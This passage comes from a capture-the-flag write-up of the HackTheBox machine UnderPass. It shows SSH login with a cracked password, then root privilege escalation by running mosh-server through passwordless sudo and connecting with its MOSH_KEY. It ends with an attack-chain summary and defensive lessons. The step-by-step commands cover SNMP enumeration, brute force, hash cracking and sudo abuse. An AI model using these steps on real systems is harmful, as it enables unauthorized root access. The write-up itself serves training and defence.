ssh svcMosh@10.10.11.48 # underwaterfriends
svcMosh@10.10.11.48's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-126-generic x86_64)
...
Last login: Fri Jan  3 17:38:29 2025 from 127.0.0.1
svcMosh@underpass:~$
The reuse works: we get a shell as svcMosh.
Shell as root
sudo -l: mosh-server
svcMosh can run as root, passwordless, the mosh-server binary:
sudo -l
User svcMosh may run the following commands on localhost:
    (ALL) NOPASSWD: /usr/bin/mosh-server
Abusing mosh-server
Mosh is an SSH alternative for unstable connections. It works in two pieces: mosh-server brings up the remote end and hands out a one-time MOSH_KEY, and mosh-client connects using that key. The trick is that, launching mosh-server via sudo, the server runs as root, and any session connecting to it inherits that context.
We start the server (the port must be in the 6000-6100 range mosh reserves) and note the key:
sudo mosh-server new -p 6010
MOSH CONNECT 6010 FJoHGWeJScjW6r+bDtcxUA

mosh-server (mosh 1.3.2) [build mosh 1.3.2]
Copyright 2012 Keith Winstein <mosh-devel@mit.edu>
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>.
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

[mosh-server detached, pid = 6200]
The one-time key is FJoHGWeJScjW6r+bDtcxUA, which we pass in MOSH_KEY.
We connect with mosh-client to 127.0.0.1:6010, passing that key in the MOSH_KEY variable:
MOSH_KEY=FJoHGWeJScjW6r+bDtcxUA mosh-client 127.0.0.1 6010
The session opens as root, which closes the box:
root@underpass:~# cat root.txt
d93f35be6bf28c50c3fb649e409aadf5
With both flags submitted, HackTheBox marks the box as owned:

UnderPass has been Pwned!
MACHINE RANK #3586   PWN DATE 03 Jan 2025   POINTS EARNED 30
Attack chain
TCP :22,:80 (default Apache)  →  dead end
   │  UDP scan  →  161/snmp
   ▼
snmpwalk -c public  →  daloRADIUS / UnDerPass.htb
   │  /daloradius/app/operators/login.php  →  user 'administrator'
   ▼
hydra (+CSRF_TOKEN)  →  administrator:radius  →  panel
   │  Management/List Users  →  svcMosh:412DD...
   ▼
john (Raw-MD5)  →  underwaterfriends  →  ssh svcMosh
   │  sudo -l  →  (ALL) NOPASSWD mosh-server
   ▼
sudo mosh-server new  →  MOSH_KEY  →  mosh-client  →  root
Lessons learned
- When TCP leads nowhere, look at UDP. HTTP was the default Apache page; the real vector was in SNMP (161/UDP), which many quick scans ignore. Enumerate UDP too.
- SNMP with
publicleaks too much. The default community string allowed reading system information and the internal service name. Change default communities and restrict SNMP access. - Error messages that distinguish users help the attacker. The login confirmed
administratorexisted; with a valid user, brute force is far more targeted. Use generic error messages. - A harmless binary via
sudocan grant root.mosh-serverisn't a shell, but run as root and connecting to its session grants its privileges. Grant viasudoonly what's strictly needed and check GTFOBins before adding a binary.